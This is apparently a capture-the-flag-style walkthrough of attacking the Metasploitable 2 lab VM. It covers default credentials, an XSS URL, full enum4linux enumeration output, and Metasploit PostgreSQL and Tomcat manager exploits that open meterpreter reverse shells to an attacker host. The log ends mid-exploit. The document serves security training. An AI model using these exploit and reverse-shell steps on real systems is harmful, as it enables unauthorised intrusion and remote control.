
> - Explore apps at `http://<target-ip>/`
> - Use default creds in phpMyAdmin
> - Practice SQLi and RCE in DVWA



```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

Login DVWA via default credentials admin:password .



192.168.56.105/dvwa/vulnerabilities/sqli/

Vulnerability: SQL Injection

User ID: [ ] Submit


More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

XSS Cross Site Scripting:



192.168.56.105/dvwa/vulnerabilities/xss_r/?name=<script>alert%28%29<%2Fscript>#


192.168.56.105 says

SQL Injections :

🎯 Samba Enumeration:

Copy

```
enum4linux -a <target-ip>
```



```
└─$ enum4linux -a 192.168.56.105
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Aug  6 13:16:16 2025

 =========================================( Target Information )=========================================

Target ........... 192.168.56.105
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ===========================( Enumerating Workgroup/Domain on 192.168.56.105 )===========================


[+] Got domain/workgroup name: WORKGROUP


 ===============================( Nbtstat Information for 192.168.56.105 )===============================

Looking up status of 192.168.56.105
        METASPLOITABLE  <00> -         B <ACTIVE>  Workstation Service
        METASPLOITABLE  <03> -         B <ACTIVE>  Messenger Service
        METASPLOITABLE  <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00

 ==================================( Session Check on 192.168.56.105 )==================================


[+] Server 192.168.56.105 allows sessions using username '', password ''


 ===============================( Getting domain SID for 192.168.56.105 )===============================

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup


 ==================================( OS information on 192.168.56.105 )==================================


[E] Can't get OS info with smbclient


[+] Got OS info for 192.168.56.105 from srvinfo:
```

Here is the full output:

```
Starting enum4linux v0.9.1 ( http://labs.portcullis.c

 =========================================( Target Ir
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, doma


 ===========================( Enumerating Workgroup/D


[+] Got domain/workgroup name: WORKGROUP


 ================================( Nbtstat Informatio

Looking up status of 192.168.56.105
        METASPLOITABLE  <00> -         B <ACTIVE>  Wo
        METASPLOITABLE  <03> -         B <ACTIVE>  Me
        METASPLOITABLE  <20> -         B <ACTIVE>  Fi
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Ma
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Do
        WORKGROUP       <1d> -         B <ACTIVE>  Ma
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Br

        MAC Address = 00-00-00-00-00-00

 ===================================( Session Check on


[+] Server 192.168.56.105 allows sessions using usern
```

```
Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or par


 ==================================( OS information 


[E] Can't get OS info with smbclient


[+] Got OS info for 192.168.56.105 from srvinfo:
        METASPLOITABLE Wk Sv PrQ Unx NT SNT metasplo
        platform_id     :       500
        os version      :       4.9
        server type     :       0x9a03


 ======================================( Users on 19

index: 0x1 RID: 0x3f2 acb: 0x00000011 Account: games
index: 0x2 RID: 0x1f5 acb: 0x00000011 Account: nobod
index: 0x3 RID: 0x4ba acb: 0x00000011 Account: bind
index: 0x4 RID: 0x402 acb: 0x00000011 Account: proxy
index: 0x5 RID: 0x4b4 acb: 0x00000011 Account: syslo
index: 0x6 RID: 0xbba acb: 0x00000010 Account: user
index: 0x7 RID: 0x42a acb: 0x00000011 Account: www-d
index: 0x8 RID: 0x3e8 acb: 0x00000011 Account: root
```

```
index: 0xb RID: 0x3ec acb: 0x00000011 Account: bin
index: 0xc RID: 0x3f8 acb: 0x00000011 Account: mail
index: 0xd RID: 0x4c6 acb: 0x00000011 Account: distc
index: 0xe RID: 0x4ca acb: 0x00000011 Account: proft
index: 0xf RID: 0x4b2 acb: 0x00000011 Account: dhcp
index: 0x10 RID: 0x3ea acb: 0x00000011 Account: daem
index: 0x11 RID: 0x4b8 acb: 0x00000011 Account: sshd
index: 0x12 RID: 0x3f4 acb: 0x00000011 Account: man
index: 0x13 RID: 0x3f6 acb: 0x00000011 Account: lp
index: 0x14 RID: 0x4c2 acb: 0x00000011 Account: mysq
index: 0x15 RID: 0x43a acb: 0x00000011 Account: gnat
index: 0x16 RID: 0x4b0 acb: 0x00000011 Account: libu
index: 0x17 RID: 0x42c acb: 0x00000011 Account: back
index: 0x18 RID: 0xbb8 acb: 0x00000010 Account: msfa
index: 0x19 RID: 0x4c8 acb: 0x00000011 Account: teln
index: 0x1a RID: 0x3ee acb: 0x00000011 Account: sys
index: 0x1b RID: 0x4b6 acb: 0x00000011 Account: klog
index: 0x1c RID: 0x4bc acb: 0x00000011 Account: post
index: 0x1d RID: 0xbbc acb: 0x00000011 Account: serv
index: 0x1e RID: 0x434 acb: 0x00000011 Account: list
index: 0x1f RID: 0x436 acb: 0x00000011 Account: irc
index: 0x20 RID: 0x4be acb: 0x00000011 Account: ftp
index: 0x21 RID: 0x4c4 acb: 0x00000011 Account: tomc
index: 0x22 RID: 0x3f0 acb: 0x00000011 Account: sync
index: 0x23 RID: 0x3fc acb: 0x00000011 Account: uucp

user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
```


```
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[postgres] rid:[0x4c0]
user:[bin] rid:[0x3ec]
user:[mail] rid:[0x3f8]
user:[distccd] rid:[0x4c6]
user:[proftpd] rid:[0x4ca]
user:[dhcp] rid:[0x4b2]
user:[daemon] rid:[0x3ea]
user:[sshd] rid:[0x4b8]
user:[man] rid:[0x3f4]
user:[lp] rid:[0x3f6]
user:[mysql] rid:[0x4c2]
user:[gnats] rid:[0x43a]
user:[libuuid] rid:[0x4b0]
user:[backup] rid:[0x42c]
user:[msfadmin] rid:[0xbb8]
user:[telnetd] rid:[0x4c8]
user:[sys] rid:[0x3ee]
user:[klog] rid:[0x4b6]
user:[postfix] rid:[0x4bc]
user:[service] rid:[0xbbc]
user:[list] rid:[0x434]
user:[irc] rid:[0x436]
user:[ftp] rid:[0x4be]
user:[tomcat55] rid:[0x4c4]
user:[sync] rid:[0x3f0]
user:[uucp] rid:[0x3fc]
```

```
        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasp
        ADMIN$          IPC       IPC Service (metasp
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            METASPLOITABLE

[+] Attempting to map shares on 192.168.56.105

//192.168.56.105/print$ Mapping: DENIED Listing: N/A
//192.168.56.105/tmp    Mapping: OK Listing: OK Writ
//192.168.56.105/opt    Mapping: DENIED Listing: N/A

[E] Can't understand response:

NT_STATUS_NETWORK_ACCESS_DENIED listing \*
//192.168.56.105/IPC$   Mapping: N/A Listing: N/A Wr
//192.168.56.105/ADMIN$ Mapping: DENIED Listing: N/A

 ===========================( Password Policy Informa
[+] Attaching to 192.168.56.105 using a NULL share

[+] Trying protocol 139/SMB...

[+] Found domain(s):

        [+] METASPLOITABLE
        [+] Builtin

[+] Password Info for Domain: METASPLOITABLE

        [+] Minimum password length: 5
        [+] Password history length: None
        [+] Maximum password age: Not Set
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext:
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change:
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: None
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set
[+] Retieved partial password policy with rpcclient:


Password Complexity: Disabled
Minimum Password Length: 0


 ======================================( Groups on 19


[+] Getting builtin groups:


[+]  Getting builtin group memberships:


[+]  Getting local groups:


[+]  Getting local group memberships:


[+]  Getting domain groups:


[+]  Getting domain group memberships:


 =================( Users on 192.168.56.105 via RID c
S-1-5-21-1042354039-2475377354-766472396

[+] Enumerating users using SID S-1-5-21-1042354039-2

S-1-5-21-1042354039-2475377354-766472396-500 METASPL
S-1-5-21-1042354039-2475377354-766472396-501 METASPL
S-1-5-21-1042354039-2475377354-766472396-512 METASPL
S-1-5-21-1042354039-2475377354-766472396-513 METASPL
S-1-5-21-1042354039-2475377354-766472396-514 METASPL
S-1-5-21-1042354039-2475377354-766472396-1000 METASPL
S-1-5-21-1042354039-2475377354-766472396-1001 METASPL
S-1-5-21-1042354039-2475377354-766472396-1002 METASPL
S-1-5-21-1042354039-2475377354-766472396-1003 METASPL
S-1-5-21-1042354039-2475377354-766472396-1004 METASPL
S-1-5-21-1042354039-2475377354-766472396-1005 METASPL
S-1-5-21-1042354039-2475377354-766472396-1006 METASPL
S-1-5-21-1042354039-2475377354-766472396-1007 METASPL
S-1-5-21-1042354039-2475377354-766472396-1008 METASPL
S-1-5-21-1042354039-2475377354-766472396-1009 METASPL
S-1-5-21-1042354039-2475377354-766472396-1010 METASPL
S-1-5-21-1042354039-2475377354-766472396-1011 METASPL
S-1-5-21-1042354039-2475377354-766472396-1012 METASPL
S-1-5-21-1042354039-2475377354-766472396-1013 METASPL
S-1-5-21-1042354039-2475377354-766472396-1014 METASPL
S-1-5-21-1042354039-2475377354-766472396-1015 METASPL
S-1-5-21-1042354039-2475377354-766472396-1016 METASPL
S-1-5-21-1042354039-2475377354-766472396-1017 METASPL
S-1-5-21-1042354039-2475377354-766472396-1018 METASPL
S-1-5-21-1042354039-2475377354-766472396-1019 METASPL
S-1-5-21-1042354039-2475377354-766472396-1020 METASPL
```

```
S-1-5-21-1042354039-2475377354-766472396-1026 METASPL
S-1-5-21-1042354039-2475377354-766472396-1027 METASPL
S-1-5-21-1042354039-2475377354-766472396-1031 METASPL
S-1-5-21-1042354039-2475377354-766472396-1041 METASPL
S-1-5-21-1042354039-2475377354-766472396-1043 METASPL
S-1-5-21-1042354039-2475377354-766472396-1045 METASPL
S-1-5-21-1042354039-2475377354-766472396-1049 METASPL

 ==============================( Getting printer info

No printers returned.


enum4linux complete on Wed Aug  6 13:16:24 2025
```

🎯 PostgreSQL & MySQL:

> Try default creds like postgres:postgres and root with no password.




```
WARNING: psql major version 17, server major version 8.3.
         Some psql features might not work.
Type "help" for help.

postgres=# help
You are using psql, the command-line interface to PostgreSQL.
Type:  \copyright for distribution terms
       \h for help with SQL commands
       \? for help with psql commands
       \g or terminate with semicolon to execute query
       \q to quit
postgres=# _
```

> We will do the exploitation thing using the Metasploit Framework again. For that start the MSF using the command msfconsole . Set RHOSTS and LHOST options.

Copy


```
set RHOSTS <target_ip>
set LHOST <your_ip>
run
```



```
Module options (exploit/linux/postgres/postgres_payload):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   VERBOSE  false            no        Enable verbose output


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS    192.168.56.105   no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             no        The target port
   USERNAME  postgres         no        The username to authenticate as


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86



View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.56.1
LHOST => 192.168.56.1
```

🎯 Apache Tomcat Exploitation (port 8180):


Method 1 : Search for apache tomcat on MSF and use the payload on 13th number.




```
msf6 exploit(linux/postgres/postgres_payload) > search apache tomcat

Matching Modules
================

   #   Name                                                          Disclosure Date  Rank       Check  Description
   -   ----                                                          ---------------  ----       -----  -----------
   0   auxiliary/dos/http/apache_commons_fileupload_dos              2014-02-06       normal     No     Apache Commons FileUpload and Apache Tomcat DoS
   1   exploit/multi/http/struts_dev_mode                            2012-01-06       excellent  Yes    Apache Struts 2 Developer Mode OGNL Execution
   2   exploit/multi/http/struts2_namespace_ognl                     2018-08-22       excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Injection
   3     \_ target: Automatic detection                              .                .          .      .
   4     \_ target: Windows                                          .                .          .      .
   5     \_ target: Linux                                            .                .          .      .
   6   exploit/multi/http/struts_code_exec_classloader               2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code Execution
   7     \_ target: Java                                             .                .          .      .
   8     \_ target: Linux                                            .                .          .      .
   9     \_ target: Windows                                          .                .          .      .
   10    \_ target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource)  .   .          .      .
   11  auxiliary/admin/http/tomcat_ghostcat                          2020-02-20       normal     Yes    Apache Tomcat AJP File Read
   12  exploit/windows/http/tomcat_cgi_cmdlineargs                   2019-04-10       excellent  Yes    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability
   13  exploit/multi/http/tomcat_mgr_deploy                          2009-11-09       excellent  Yes    Apache Tomcat Manager Application Deployer Authenticated Code Execution
   14    \_ target: Automatic                                        .                .          .      .
   15    \_ target: Java Universal                                   .                .          .      .
   16    \_ target: Windows Universal                                .                .          .      .
   17    \_ target: Linux x86                                        .                .          .      .
   18  exploit/multi/http/tomcat_mgr_upload                          2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Execution
```

Copy

```
search apache tomcat
use exploit/multi/http/tomcat_mgr_upload
set RHOST <target_ip>
set RPORT 8180
set LHOST <your_ip>
set HttpUsername tomcat
set HttpPassword tomcat
run
```



```
       =[ metasploit v6.4.38-dev                          ]
+ -- --=[ 2467 exploits - 1273 auxiliary - 431 post       ]
+ -- --=[ 1478 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
msf6 > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host
```



```
rhost => 192.168.56.105
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 8180
rport => 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set lhost 192.168.56.1
lhost => 192.168.56.1
msf6 exploit(multi/http/tomcat_mgr_upload) > set lport 4445
lport => 4445
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.56.1:4445
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying qMXaqEzsa7pq794VLuAA...
[*] Executing qMXaqEzsa7pq794VLuAA...
